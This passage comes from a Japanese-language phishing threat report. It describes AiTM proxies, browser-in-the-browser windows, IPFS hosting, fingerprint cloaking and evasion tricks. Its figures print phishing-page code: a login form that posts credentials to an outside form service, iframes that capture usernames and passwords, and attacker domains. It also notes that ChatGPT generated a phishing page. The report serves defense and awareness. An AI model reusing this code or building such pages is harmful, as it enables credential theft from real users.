図 14 には、AiTM フィッシング サーバーが提供するフィッシング ページのコード スニペットが示されています。

```
<meta content="ConvergedSignIn" name="PageID">
 <meta content="" name="SiteID">
  <meta content="4105" name="ReqLC">
   <meta content="en-CA" name="LocLC">
    <meta content="telephone=no" name="format-detection">
     <noscript>
      <meta content="0; URL=https://mso.portalresolve-reminder.com/jsdisabled" http-equiv="Refresh">
      </meta>
     </noscript>
```

図 *14: AiTM* フィッシング サーバーが提供するフィッシング ページのコード

AiTM の悪意のあるプロキシー サーバーは、正規の宛先ページの URL を攻撃者が管理する URL に変更し (図 15 を参照)、被害者と宛先サーバーの間の中継役として機能します。

```
</script>
</head>
<body style="visibility:hidden;width:0;height:0;">
  <img src="https://prod.msocdn.com/images/webcontrols.png" />
  <img src="https://prod.msocdn.com/images/transparent.gif" />
```

```
</script>
</head>
<body style="visibility:hidden;width:0;height:0;">
  <img src="https://prod-msocdn-22a2bd16.passexpiryvalidator.com/images/webcontrols.png" />
  <img src="https://prod-msocdn-22a2bd16.passexpiryvalidator.com/images/transparent.gif" />
```

図 *15: AiTM* のプロキシー サーバーによって変更された攻撃者が管理する *URL*

元のサブドメイン (緑色)、元のドメイン名 (青色、TLD を除く)、生成された一意の ID(ピンク色) はダッシュで結合され、フィッシング サイトのドメイン (オレンジ色) の下に位置するサブドメインになります。

これは、図 16 に示されているように、誤って変更された状態でリクエストの一部が被害者に渡ったことから検出されました。

```
"desktopSsoConfig": {
    "isEdgeAnaheimAllowed": true,
    "iwaEndpointUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/sso?client-request-id=...",
    "iwaSsoProbeUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/ssoprobe?client-request-id=...",
    "iwaIFrameUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/iframe?client-request-id=...",
    "iwaRequestTimeoutInMs": 10000,
    "startDesktopSsoOnPageLoad": true,
    ...
```

図 *16:* フィッシング被害者に渡された誤った変更点

これにより、図 17 に示すように攻撃者が管理するサーバー アドレスが明らかになりました。

```
GET /contoso.com/winauth/iframe?client-request-id=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx&isAdalRequest=False HTTP/1.1
Host: autologon.microsoftazuread-sso.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://mso.h36ydgd738u4hgd383.live/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

図 *17:* 明らかになった攻撃者が管理するサーバー アドレス

ブラウザーインザブラウザー (BiTB) フィッシング攻撃

BiTB フィッシング攻撃も 2022 年に利用数が増加しました。これはメインのフィッシング ページ内のログイン ページ ウィンドウをシミュレートし、目的のターゲットに対して Web サイトの使用を継続するためにシングル サインオン (SSO) 資格情報を入力する必要があると思わせるものです。

攻撃者は基本的な HTML/CSS とインライン フレーム (iframe) の組み合わせを使用して、ユーザーの典型的な SSO ポップアップ ウィンドウをシミュレートする偽のポップアップ ウィンドウを作成しますが、ユーザーが本物のポップアップと精巧に模倣したフィッシング攻撃用の偽のポップアップを区別することはほぼ不可能です。

図 18 は HTML で生成された偽の SSO ウィンドウを使用して、有名なデジタル ゲーム プラットフォームである Steam を標的とする BiTB 攻撃の例です。




図 *18: BiTB* または「ピクチャーインピクチャー」攻撃

正規サービスを使用したフィッシング サイトのホスト

ThreatLabz チームは、攻撃者が正規のホスティング サービスを使用してフィッシング サイトをホストしていることも確認しており、こういったサイトの一部には無料のホスティング プロバイダー (OOwebhostapp.com など) やファイル共有サービス (transfer.sh など)、クラウド サービス プロバイダー (amazonaws.com など)、そして linkedin.com などを使用した URL 短縮が含まれていました。

2022 年には、ユーザーがドメイン名を変化する IP アドレスにマッピングできる動的 DNS サービスを使用している攻撃者の存在も確認されています。ユーザーは主にこれらのサービスをリモート アクセスやホーム ネットワーク上の Web サイトのホスティングに利用しています。




図 19: フィッシング ページ ホスティング用の動的 *DNS* サブドメイン (例 1)




図 20: フィッシング ページ ホスティング用の動的 *DNS* サブドメイン (例 2)

攻撃者は動的 DNS サービスを使用して、固定 IP アドレスを持たない侵害されたコンピューターまたはサーバーを使ってフィッシング サイトをホストすることもできます。




図 21: 動的 *DNS* を使用してホストされる *T&T* フィッシング

惑星間ファイル システム (IPFS) を使用したフィッシング

IPFS はコンピューターの分散型ネットワークにファイルを保存、共有できるようにする分散型ピアツーピアのファイル システムです。従来の集中型ファイル システムと比較して、ファイルを保存、配布するためのより安全で回復性と効率性に優れた方法を提供します。

IPFS では、ファイルは小さなチャンクに分割されてネットワーク内の複数のノードに分散されるため、単一の障害点がシステム全体を危険にさらす可能性を減らします。図 22 は IPFS フィッシングの一例になります。




図 *22: IPFS* フィッシングの例

IPFS はピアツーピアで構成されているため、従来の方法でホストされたフィッシング ページよりも削除がはるかに困難です。

また、攻撃者が Google 翻訳を使用して URL を正当に見せかけている事実も確認されています。




図 *23: Google* 翻訳を使用した *IPFS* フィッシングの例

図 23 に示されているように、攻撃者は IPFS がホストするフィッシング サイトで Google 翻訳を使用し、そのページを使用して DocuSign の資格情報を窃取しました。

WebSocket を使用したフィンガープリント データの窃取

2002 年版 Zscaler ThreatLabz フィッシング レポートでは、フィッシング キットとオープン ソースのフィッシング フレームワークについて解説しました。これらのキットやフレームワークは、技術的なスキルがほとんどない攻撃者でも数百または数千の効果的なフィッシング ページをすぐに起動できるツールをパッケージ化したもので、商品として購入できるようになっています。

こういったフィッシング キットの中には「クローキング」と呼ばれる機能を備えたものがあり、フィッシング詐欺の実行者が実際のフィッシング ページをセキュリティ研究者やスキャナーから隠しながら、被害者に提供できるようにします。フィッシング キットは、IP アドレス、ホスト名キーワード、ユーザー エージェントなどに基づいて、各訪問者の接続をフィルタリングします。マッチングに基づいて、無害なページまたはフィッシング ページのいずれかを提供し、インターネットをスキャンして悪意のあるコンテンツを探すセキュリティ研究者やフィッシング対策ツールによる検出を回避します。このような従来のクローキング方法は、脅威アクターがさまざまな手法を使用して回避できます。

今年に入り、クライアントのフィンガープリントにおいて新機能が確認されました。訪問者がフィッシング ページにアクセスした場合、そしてフィッシング ページにフィンガープリントが付けられた場合に何が起こるかを以下に示します。

1. ユーザーがフィッシング ページを閲覧する
2. サーバーはクライアントのフィンガープリントを取得するために JavaScript を返し、JavaScript は WebSocket 接続を介してフィンガープリントをアップロードする
3. サーバーはフィンガープリントに基づいて Cookie を生成し、WebSocket 経由で Cookie を送り返す
4. JavaScript コードは、Cookie でページを自動的に更新する
5. Cookie がチェックに通った場合、ユーザーはフィッシング ページにリダイレクトされる

フィンガープリント JavaScript は、GitHub のこのオープンソースのプロジェクトに基づいています。

```
{
 "ftype": "vdata",
 "data": {
  "languages": [
   "en-US"
  ],
  "cookieEnabled": true,
  "serviceWorker": true,
  "hardwareConcurrency": 48,
  "javaEnabled": false,
  "referrer": "",
  "etsl": 33,
  "battery": true,
  "hasChrome": false,
  "webXR": true,
  "mediaSession": true,
  "webgl": "ANGLE (Google, Vulkan 1.2.0 (SwiftShader Device (Subzero) (0x0000C0DE)), SwiftShader driver-5.0.0)",
  "timezone": "7",
  "platform": "Linux x86_64",
  "userAgent": "\"Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0\"",
  "appCodeName": "Mozilla",
  "appName": "Netscape",
  "language": "en-US",
  "deviceMemory": 8,
  "vendor": "Google Inc.",
  "visitorId": "6b3a518d3abf051e32ce509874fc411e",
  "permissions": {
   "accelerometer": "prompt",
   "ambient_light_sensor": "unknown",
   "background_fetch": "unknown",
   "background_sync": "unknown",
   "bluetooth": "unknown",
   "camera": "prompt",
   "clipboard_write": "unknown",
   "device_info": "unknown",
   "display_capture": "unknown",
   "geolocation": "prompt",
   "gyroscope": "prompt",
   "magnetometer": "prompt",
   "microphone": "prompt",
   "midi": "prompt",
   "nfc": "unknown",
   "notifications": "prompt",
   "persistent_storage": "unknown",
   "push": "prompt",
   "speaker_selection": "unknown",
   "speaker-selection": "unknown",
   "device-info": "unknown",
   "background-fetch": "prompt",
   "background-sync": "prompt",
   "persistent-storage": "prompt",
   "ambient-light-sensor": "unknown",
   "clipboard-write": "prompt",
   "display-capture": "prompt"
  },
```


図 *24:* 機械のフィンガープリント データ

この手法は、WebSocket 通信をモニタリングしてフィンガープリント データをフィルタリングすることで中断できます。フィッシング キットは、攻撃者が被害者のデバイスとデータを送受信するハートビート通信と呼ばれる手法で、WebSocket を介してフィッシング サーバーからコマンドを受信するコマンドアンドコントロール (C2) 通信を設定できます。





図 *25:* ハートビート通信の例



Web ベースのフォーム サービスを使用した資格情報の収集

ユーザーがフォームを介して情報を収集するためのサービスを悪用する攻撃者も確認されています。例えば、FormSubmit は Web サイト用の HTML フォームを簡単に設定、管理できる Web ベースのサービスです。組織はこれを使用して、テキスト ボックス、チェックボックス、ラジオ ボタン、ドロップダウン リスト、ファイルのアップロードなど、さまざまな入力フィールドを持つカスタム フォームを作成し、指定されたメール アドレスまたは Webhook URL にフォーム データを送信できます。

図 26 の例では、脅威アクターがフォーム作成サービスを悪用して、サーバーをセットアップせずに資格情報を収集する方法を示しています。




図 26: フォームの例

フォームの「アクション」は「https://submit-form[.]com/Qz1kGknr」です。

```
<form action="https://submit-form.com/Qz1kGknr" method="post">
  <div align="center">
    <h2 class="text-center">
      <div id="top"><img src="
        alt="" id="logoimg" style="width:30px;height:30px;margin-top:10px;">

        <span style="vertical-align: middle; padding-left: 3px;color: #fff;" id="logoname"></span> </div>
      <p><span style="font-size: 20px;color:gray;">Sign in to continue </span></p>
      <span style="font-size: 15px;color:white;">Enter your correct password to avoid deactivation</span><
      <center>
        <div class="alert alert-danger" id="msg" style="display: none; font-size:14px; ">Invalid credentials
        <span id="error" class="text-danger" style="display: none;">That account doesn't exist. Enter a diff
      </center>
      <div class="form-group">
        <div class="input-group">
          <span class="input-group-addon"><i class="fas fa-user"></i></span>
          <input type="email" class="form-control" name="email" placeholder="Username" value="" id="email">
        </div>
      </div>
      <div class="form-group">
        <div class="input-group">
          <span class="input-group-addon"><i class="fas fa-lock"></i></span>
          <input type="password" class="form-control" id="password" name="password" placeholder="Password" r
        </div>
      </div>
      <div class="form-group">
        <div align="left">
          <input type="checkbox"><span style="font-size: 15px;color:gray;"> Remember me </span>
        </div>
      </div>
      <div class="form-group">

        <button type="submit" class="btn btn-primary login-btn btn-block" id="submit-btn">Sign in</button>
      </div>
    </h2>
  </div>
</form>
```

図 27: 攻撃者がフォーム サービスを利用して情報を傍受する方法

HTML スマグリングと SVG ファイルを使用したフィッシング

HTML スマグリングは、攻撃者が一見無害な HTML 内に悪意のあるコードを埋め込み、悪意のあるペイロードを対象のシステムに配信することで、ネットワーク セキュリティ コントロールを回避できるようにする手法です。検出スキームは JavaScript をスキャンして検出することが多いため、脅威アクターは HTML スマグリングを利用してさまざまな種類のマルウェアを配信します。

攻撃者は、HTML スマグリング コードを頻繁に Scalable Vector Graphics (SVG、解像度を落とすことなくスケーリングできる 2 次元グラフィックスを作成するために使用される XML に基づくベクター グラフィックス形式) に移動させます。そしてテキスト エディターとグラフィック ソフトウェアで SVG ファイルを編集できます。

攻撃者は JavaScript を使用して SVG 要素と属性を操作し、オブジェクトの移動、色の変更、遷移の作成などのアニメーションを作成できます。また JavaScript を使用すれば、SVG アニメーションをインタラクティブ化できるため、ユーザーはグラフィックスを操作してさまざまなアニメーションを起動できます。

検出ソリューションは通常、SVG 内の JavaScript をチェックしないため、攻撃者にとっては魅力的な手法となっています。

フィッシング ツールと技術

脅威アクターがデータを盗む目的で、正規の Web サイトをコピーしてデータ流出コードを変更するために使用する、オンラインで利用できるスタンドアロン アプリケーションやブラウザー拡張機能があります。その一部を紹介します。

- **HTTrack**：幅広く使用されているスタンドアロン アプリケーション
- **singlefile**：Google Chrome の拡張機能
- **Webscrapbook**：オープンソースのブラウザー拡張機能
- **Save Page WE**：Google Chrome の拡張機能

iframe を使用したフィッシング

iframe は、Web 開発者が既存の Web ページ内に別の HTML ドキュメントを埋め込めるようにする HTML 要素で、埋め込みドキュメントのコンテンツが既存のページの長方形のボックスに表示される「フレーム内のフレーム」を作成します。脅威アクターがフィッシング コンテンツを iframe に埋め込むと、検出を回避できる可能性があります。

iframe は次のような異なる方法でフィッシングに使用できます。

1. ネストされた iframe
2. バックグラウンドとしての iframe
3. BiTB のようなフロントとしての iframe

これらに加えて「コンポーネントとしての iframe」の登場も予想されていますが、これは複数の iframe を組み合わせてフィッシング ページを生成し、ページの一部として iframe を作成するものです。例えば、最初の iframe はユーザー名を収集するために使用されます (図 28)。

```
<!DOCTYPE html>
<html>
<body>

  <label for="uname">User name:</label>
  <input type="text" id="username-in-iframe" name="uname"><br><br>

</body>
</html>
```

User name:

図 *28:* ユーザー名を収集する *iframe*

2 番目の iframe は、パスワードを収集するために使用されます (図 29)。

```
<!DOCTYPE html>
<html>
<body>

  <label for="passwd">password:</label>
  <input type="password" id="password-in-iframe" name="passwd"><br><br>

</body>
</html>
```

password:

図 *29:* パスワードを収集する *iframe*

最後に、フィッシング ページは 2 つの iframe を結合します (図 30)。

```
<h1>Please log in with your usename and password!</h1>

<iframe id = "username" style="width: 100%; height: 30px; border: none"  scrolling="no" frameBorder="0" src="username-iframe.html" >
</iframe>

<iframe id ="password" style="width: 100%; height: 30px; border: 0" scrolling="no" frameBorder="0" src="password-iframe.html">
</iframe>
```




図 *30:* 結合された *iframe* を含むフィッシング ページ

WebAssembly フィッシング

WebAssembly は、最新の Web ブラウザーで実行される仮想マシン用のバイナリー命令形式です。ネイティブに近いスピードで実行できるポータブルで低レベルなバイトコード形式を提供するため、Web 上においてパフォーマンスが重要なアプリケーションを実行するのに適しています。

WebAssembly は、Web アプリケーションのパフォーマンス言語としての JavaScript の制限に対処しますが、そのコードは、C++、Rust、Go などのさまざまな言語で記述し、WebAssembly バイトコード形式にコンパイルできます。

地理的場所に基づくフィッシング

特定の地域にいるユーザーや特定の言語を話すユーザーを標的にしたい脅威アクターは、サードパーティーの API と特定のサービスを利用してこれらのユーザーを識別します。

Geo Targetly は、ユーザーが訪問者の地理的な場所に基づいて Web サイトのコンテンツをパーソナライズできるようにするサービスで、表示コンテンツを決定するために、IP アドレス、言語設定、タイム ゾーンなどの要素に基づいてカスタム ルールを作成できます。

攻撃者はフィッシングの際に、このサービスをクローキング手法として使用します。

URL に Punycode または非標準 IP アドレスを使用した検出の回避

IP アドレスは、さまざまな桁数を使用して表すことができるシンプルな 32 ビットの数値です。標準数量は 4 桁ですが、1 桁、2 桁、または 3 桁の IP アドレスも存在し、各桁は異なるベース (2 進数、8 進数、10 進数、16 進数) を使用して表すことができます。フィッシング攻撃者が非標準的な方法で IP アドレスを表す場合に検出を回避する可能性がありますが、IP アドレスを正規化することでこれを軽減できます。

「URL のハッシュ」を使用したフィッシング

URL の「ハッシュ」は、URL の「#」記号の後に続く部分を指します。フラグメント識別子とも呼ばれ、Web ページ内のセクションの見出しや段落などの特定のセクションを識別し、ユーザーがリンクやブックマークをクリックすることでそのセクションに直接移動できるようにします。

「#」記号の後のコンテンツはサーバーに送信されないため、ハッシュを変更してもページの更新は実行されません。この機能は通常、単一ページのアプリケーションや動的 Web コンテンツで使用されます。

フィッシング攻撃者は、これを悪用する 2 種類の新たな方法を開発しています。

1. ユーザー情報をハッシュで表示する。
    - メール アドレスが最も一般的で、ログイン ページが表示されると、ユーザーを欺くためにユーザーのメール アドレスが自動的に入力されます。
2. ハッシュに基づいて特定のフィッシング ページを生成してユーザーを区別する。

AI とフィッシング

ChatGPT のような近年の AI 技術の進歩により、脅威アクターは悪意のあるコードの開発、ビジネス メール詐欺 (BEC) 攻撃の生成、ポリモーフィック マルウェアの作成などが簡単にできるようになっています。ChatGPT を使用してフィッシング ログイン ページを生成しようとしたところ、わずか 3 回の簡単な操作で次のようなページが生成されました。




図 *31: ChatGPT* が生成したフィッシング ページ

攻撃者は背景を追加して、本物のログイン ページのように見せることができます。

2024 年の予測

1. **AI 攻撃がより頻繁に行われる**：脅威アクターがこうしたサービスの新しいアプリケーションを発見することで、AI 攻撃の増加が予測されます。メール、SMS、Web サイトなどのさまざまな通信チャネルでより高度な詐欺が発生することが見込まれるほか、攻撃者が AI を活用して、効果的な攻撃を大規模なグループに仕掛けることも予測されるため、フィッシング試行の急増にも備えておく必要があります。

2. **Phishing as a Service がさらに進化する**：プロバイダーはカスタマイズされたフィッシング テンプレート、潜在的な被害者のデータベースへのアクセス、より高度なソーシャル エンジニアリング技術を攻撃者に提供しています。また、マルウェアのインストール、ホスティング、分析などの追加サービスを提供する場合もあります。手頃な価格と 24 時間 365 日のカスタマー サポートで最高の価値を提供するために、プロバイダー間の競争が促進され、それによって小規模なフィッシング攻撃が増加する可能性があります。このため、最新のフィッシングの脅威と傾向について常に情報を入手することが重要になります。

3. **モバイル攻撃がより一般化する**：モバイル デバイスが多用されるに従い、攻撃者はこれらを悪用した攻撃に焦点を当てることが予測されます。攻撃者は最適化されたアプリ、Web サイト、スパイウェアやリモート アクセス型トロイの木馬のようなマルウェアなど、よりモバイルに適したコンテンツを開発し、被害者から金銭的利益を得るための新しい手法も見つけ出すと予想されます。

4. **MFA 爆撃や AitM 攻撃が増加する**：攻撃者が MFA セキュリティ対策を回避する方法を見つけ出すことで、こうした攻撃の増加が予測されます。MFA 爆弾は認証リクエストで被害者を圧迫し、AitM 攻撃は MFA で正常に認証された後に被害者のセッションを傍受します。攻撃者は AI を含む高度な手法を駆使して、検証コードを予測、生成したり、アクセスを悪用するユーザー行動のパターンを特定したりしますが、こういった攻撃から保護するには強力なパスワードを使用し、2 要素認証を有効にしたうえで、疑わしいアクティビティーがないかアカウントをモニタリングすることが重要です。

5. **パーソナライズされた攻撃の検出が一層困難になる**：攻撃者は潜在的な被害者の情報を収集するための高度な偵察技術を開発することで、検出を回避することが予測されます。入手した情報は「本物らしい」フィッシング メールの作成に使用され、成功率も高まります。攻撃者がパーソナライゼーションをより巧妙に活用することで、ユーザーがフィッシング攻撃を特定して回避することはより一層難しくなると考えられます。

フィッシング対策の強化

業界の統計によると、平均的な組織は毎日数十通のフィッシング メールを受信しており、マルウェアやランサムウェア攻撃によって発生した損失が、フィッシング攻撃を受けた場合の平均コストを年々上昇させるため、金銭的損失は雪だるま式に増加しています。本レポートで紹介したすべての脅威に対処するというのは現実的ではありません。しかし、フィッシングの脅威を完全に排除することはできないものの、組織が被害に遭う可能性を低くすることは可能です。

フィッシング攻撃のリスクを軽減するための基礎知識：

ベスト プラクティス：セキュリティ意識向上トレーニング

